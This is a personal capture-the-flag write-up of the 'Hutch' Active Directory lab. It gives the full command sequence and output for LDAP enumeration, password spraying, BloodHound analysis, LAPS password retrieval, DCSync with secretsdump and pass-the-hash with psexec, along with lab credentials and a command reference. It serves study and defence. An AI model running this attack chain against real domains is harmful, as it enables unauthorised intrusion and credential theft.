OffSec Proving Grounds Practice - Hutch Writeup
This is my writeup for Hutch, a Windows Active Directory machine from OffSec Proving Grounds Practice.
Compared with my previous AuthBy writeup, this lab was more focused on Active Directory enumeration and privilege escalation. The most important lesson was that a domain compromise does not always start with an exploit. In this case, the attack path came from careful LDAP enumeration, credential discovery, BloodHound analysis, and abuse of LAPS read permissions.
The overall attack path was:
- Run initial port and service enumeration
- Identify the target as an Active Directory domain controller
- Add the domain and hostname to
/etc/hosts - Enumerate LDAP users anonymously
- Discover a password in an LDAP user description field
- Validate domain users with Kerbrute
- Check AS-REP roasting, but find no roastable users
- Perform password spraying with the discovered password
- Obtain valid domain credentials
- Collect BloodHound data
- Discover that the compromised user can read LAPS password data
- Retrieve the LAPS password
- Use the recovered administrator password
- Perform DCSync and dump domain hashes
- Use pass-the-hash to gain a high-privilege shell
Target
Target IP: 192.168.194.122
Domain: hutch.offsec
Hostname: hutchdc.hutch.offsec
I exported the target IP as an environment variable:
export IP=192.168.194.122
1. Initial Enumeration
I started with an Nmap scan to identify open TCP ports and service versions:
nmap -sV -sC -n -Pn -p- --open $IP
Important open ports:
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  ncacn_http
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        .NET Message Framing
The scan strongly suggested that this target was an Active Directory domain controller because it exposed common DC services such as:
- DNS on port
53 - Kerberos on port
88 - LDAP on ports
389and3268 - SMB on port
445 - WinRM on port
5985
The HTTP service on port 80 was Microsoft IIS 10.0. Nmap also showed several potentially risky WebDAV methods, including PUT, DELETE, MOVE, COPY, and PROPFIND.
However, the main attack path did not come from IIS. The more interesting direction was Active Directory enumeration.
2. Domain Enumeration with enum4linux-ng
I ran enum4linux-ng to collect initial SMB and LDAP information:
mkdir -p enum4linux
enum4linux-ng $IP -L -S -oJ enum4linux/hutch.json
The output confirmed the domain and domain controller information:
Domain : hutch.offsec
DC     : HUTCHDC

After identifying the domain, I added the hostname and domain to /etc/hosts:
echo "$IP hutchdc.hutch.offsec hutchdc hutch.offsec" | sudo tee -a /etc/hosts
This helps tools resolve the domain and domain controller correctly.
3. LDAP User Enumeration
Next, I queried LDAP anonymously to enumerate domain users:
ldapsearch -x -H ldap://$IP -b "DC=hutch,DC=offsec" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "
The command returned multiple users:
Guest
rplacidi
opatry
ltaunton
acostello
jsparwell
oknee
jmckendry
avictoria
jfrarey
eaburrow
cluddy
agitthouse
fmcsorley

At this point, I saved the usernames into a file:
nano users.txt
This gave me a clean user list for Kerberos username validation, password spraying, and other AD attacks.
4. Enumerating LDAP Descriptions
LDAP can sometimes expose sensitive information in user attributes. One common field worth checking is the description attribute.
I queried all LDAP objects and searched for descriptions:
ldapsearch -x -H ldap://$IP -b "DC=hutch,DC=offsec" -s sub "(&(objectclass=*))" | grep description:
This revealed a password in a description field:

Password set to CrabSharkJellyfish192

This was the first major breakthrough.
Finding passwords in LDAP descriptions is a common Active Directory misconfiguration. It usually happens because administrators leave temporary passwords, onboarding notes, or account setup information in user attributes and forget to remove them.
5. Validating Users with Kerbrute
Before password spraying, I used Kerbrute to validate the usernames against Kerberos:
kerbrute userenum --dc $IP -d hutch.offsec users.txt
Valid users included:
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
[email protected]
This confirmed that the user list was valid and useful for further attacks.
6. AS-REP Roasting Attempt
I tested whether any users had Kerberos pre-authentication disabled:
impacket-GetNPUsers hutch.offsec/ -usersfile users.txt -format hashcat -dc-ip $IP -no-pass
This did not produce a usable AS-REP hash. The users did not have UF_DONT_REQUIRE_PREAUTH set.
This was still a useful check because AS-REP roasting is quick to test once a valid username list is available.
7. Password Spraying
Since I had a discovered password, I tested it against the domain users.
Before using the discovered password, I also tested some basic combinations and empty passwords.
SMB password spray with username as password
crackmapexec smb $IP -u users.txt -p users.txt


WinRM password spray with username as password
crackmapexec winrm $IP -u users.txt -p users.txt
SMB password spray with empty password

crackmapexec smb $IP -u users.txt -p ""
The empty password test showed that the Guest account was disabled:
SMB 192.168.194.122 445 HUTCHDC [-] hutch.offsec\Guest: STATUS_ACCOUNT_DISABLED
SMB password spray with discovered password

I then sprayed the password found in the LDAP description:
crackmapexec smb $IP -u users.txt -p "CrabSharkJellyfish192"
This resulted in a valid credential:
fmcsorley:CrabSharkJellyfish192
The valid domain credential was:
Username: fmcsorley
Password: CrabSharkJellyfish192
Domain: hutch.offsec
8. SMB Share Enumeration
With valid credentials, I checked SMB share access:
smbmap -H $IP -u fmcsorley -p CrabSharkJellyfish192
The result showed:
[+] IP: 192.168.194.122:445     Name: hutchdc.hutch.offsec      Status: Authenticated

Disk        Permissions     Comment
----        -----------     -------
ADMIN$      NO ACCESS       Remote Admin
C$          NO ACCESS       Default share
IPC$        READ ONLY       Remote IPC
NETLOGON    READ ONLY       Logon server share
SYSVOL      READ ONLY       Logon server share
I checked the readable shares, but I did not find anything useful there.
Since SMB shares did not provide a clear path forward, I moved to BloodHound enumeration.
9. BloodHound Collection

I used bloodhound-python with the valid domain credential:
bloodhound-python -u 'fmcsorley' -p 'CrabSharkJellyfish192' -ns $IP -d hutch.offsec -c all
Then I started Neo4j and BloodHound:
sudo neo4j start
bloodhound-start
I checked that the JSON files were created:
ls -lah *.json
After importing the data into BloodHound, I searched for the user fmcsorley.
BloodHound showed that fmcsorley had the ability to read the LAPS password on the computer object:
fmcsorley can ReadLAPSPassword on HUTCHDC.HUTCH.OFFSEC

This was the key privilege escalation path.
10. Understanding the LAPS Finding
LAPS stands for Local Administrator Password Solution. It is used to manage local administrator passwords for domain-joined computers.
If a domain user has permission to read LAPS password attributes, that user may be able to retrieve the local administrator password for a computer object.
In this lab, BloodHound showed that fmcsorley could read the LAPS password for:
HUTCHDC.HUTCH.OFFSEC
That meant I could try to retrieve the password and use it for administrative access.
11. Retrieving the LAPS Password
I used pyLAPS.py to retrieve the LAPS password:
./pyLAPS.py --action get -d "hutch.offsec" -u "fmcsorley" -p "CrabSharkJellyfish192" --dc-ip $IP
The tool returned a password:
HUTCHDC$:9frHC]P49vrJ17

The recovered password was:
9frHC]P49vrJ17
12. Validating Administrator Access
I tested whether the recovered password worked for the Administrator account:
crackmapexec smb $IP -u administrator -p "9frHC]P49vrJ17" -d hutch.offsec

The credential was valid, which meant I had administrative access.
13. DCSync with secretsdump
With administrative credentials, I used secretsdump to perform a DCSync-style dump and extract domain hashes:
impacket-secretsdump hutch.offsec/administrator@$IP
One of the recovered hashes was for the domain Administrator account:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<ADMIN_NTLM_HASH>

At this point, I had a reusable NTLM hash for the Administrator account.
Note: when using pass-the-hash, the NTLM hash should be the hash recovered from
secretsdump.
14. Pass-the-Hash with psexec
Finally, I used Impacket psexec with the Administrator NTLM hash:
impacket-psexec hutch.offsec/Administrator@$IP -hashes :<ADMIN_NTLM_HASH>

After authentication, I received a high-privilege shell:
whoami
Expected result:
nt authority\system

15. Attack Chain Summary
The full attack chain was:
Nmap scan
  ↓
Identify Active Directory domain controller
  ↓
enum4linux-ng domain enumeration
  ↓
Add hutch.offsec to /etc/hosts
  ↓
Anonymous LDAP user enumeration
  ↓
Find password in LDAP description
  ↓
Validate users with Kerbrute
  ↓
AS-REP roasting check fails
  ↓
Password spray discovered password
  ↓
Valid credential: fmcsorley / CrabSharkJellyfish192
  ↓
SMB share enumeration
  ↓
BloodHound collection
  ↓
Find ReadLAPSPassword permission
  ↓
Use pyLAPS to retrieve administrator password
  ↓
Validate Administrator access
  ↓
DCSync with secretsdump
  ↓
Pass-the-hash with psexec
  ↓
High-privilege shell
16. Key Takeaways
1. LDAP Enumeration Can Be Extremely Valuable
The initial foothold came from LDAP enumeration, not from exploiting a service directly.
The important command was:
ldapsearch -x -H ldap://$IP -b "DC=hutch,DC=offsec" -s sub "(&(objectclass=*))" | grep description:
Finding a password inside a user description field is a classic Active Directory misconfiguration.
2. Always Check User Attributes
In Active Directory environments, user attributes can leak sensitive information.
Useful attributes to inspect include:
descriptioninfocommentuserPrincipalNamesAMAccountNameservicePrincipalNamememberOf
The description field was the critical one in this lab.
3. Password Spraying Should Be Controlled
After finding a password, I tested it against the domain user list using CrackMapExec.
In a real engagement, password spraying must be done carefully because of account lockout policies. In a lab environment, it is useful for understanding how reused or exposed passwords can lead to compromise.
4. BloodHound Helps Identify Non-Obvious Paths
SMB share enumeration did not reveal anything useful. BloodHound was what revealed the real privilege escalation path.
The important finding was:
fmcsorley can ReadLAPSPassword on HUTCHDC.HUTCH.OFFSEC
This shows why BloodHound is powerful: it helps identify privilege relationships that are hard to spot manually.
5. LAPS Permissions Must Be Restricted
LAPS is useful for managing local administrator passwords, but the ability to read LAPS passwords must be tightly controlled.
If a low-privileged domain user can read LAPS password attributes, that user may be able to compromise machines where the password applies.
In this lab, that permission led directly to administrative access.
6. DCSync Is a Full Domain Compromise Signal
Once I could run secretsdump successfully, the machine was effectively compromised at the domain level.
DCSync allows an attacker to replicate credential data from the domain controller. This can expose NTLM hashes for domain users, including privileged accounts.
17. Reflection
Hutch was a really useful Active Directory practice machine because it reinforced a realistic enumeration mindset.
The biggest lesson for me was:
Do not rush into exploits. Enumerate identity, permissions, and relationships first.
The path was not based on a single public CVE. It was a chain of Active Directory weaknesses:
- Anonymous LDAP information disclosure
- Password stored in a user description
- Password reuse across a valid domain account
- Over-permissive LAPS password read access
- Administrator credential retrieval
- DCSync and pass-the-hash
This lab also reminded me that after getting valid domain credentials, I should not only check SMB shares. I should also collect BloodHound data and look for permission-based privilege escalation paths.
For AD labs and real assessments, this is the mindset I want to keep improving:
Enumerate users → validate credentials → map permissions → identify attack paths → abuse only what is necessary
Commands Reference
Nmap
export IP=192.168.194.122
nmap -sV -sC -n -Pn -p- --open $IP
enum4linux-ng
mkdir -p enum4linux
enum4linux-ng $IP -L -S -oJ enum4linux/hutch.json
Add Hosts Entry
echo "$IP hutchdc.hutch.offsec hutchdc hutch.offsec" | sudo tee -a /etc/hosts
LDAP User Enumeration
ldapsearch -x -H ldap://$IP -b "DC=hutch,DC=offsec" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "
LDAP Description Enumeration
ldapsearch -x -H ldap://$IP -b "DC=hutch,DC=offsec" -s sub "(&(objectclass=*))" | grep description:
Kerbrute User Enumeration
kerbrute userenum --dc $IP -d hutch.offsec users.txt
AS-REP Roasting Check
impacket-GetNPUsers hutch.offsec/ -usersfile users.txt -format hashcat -dc-ip $IP -no-pass
Password Spraying
crackmapexec smb $IP -u users.txt -p users.txt
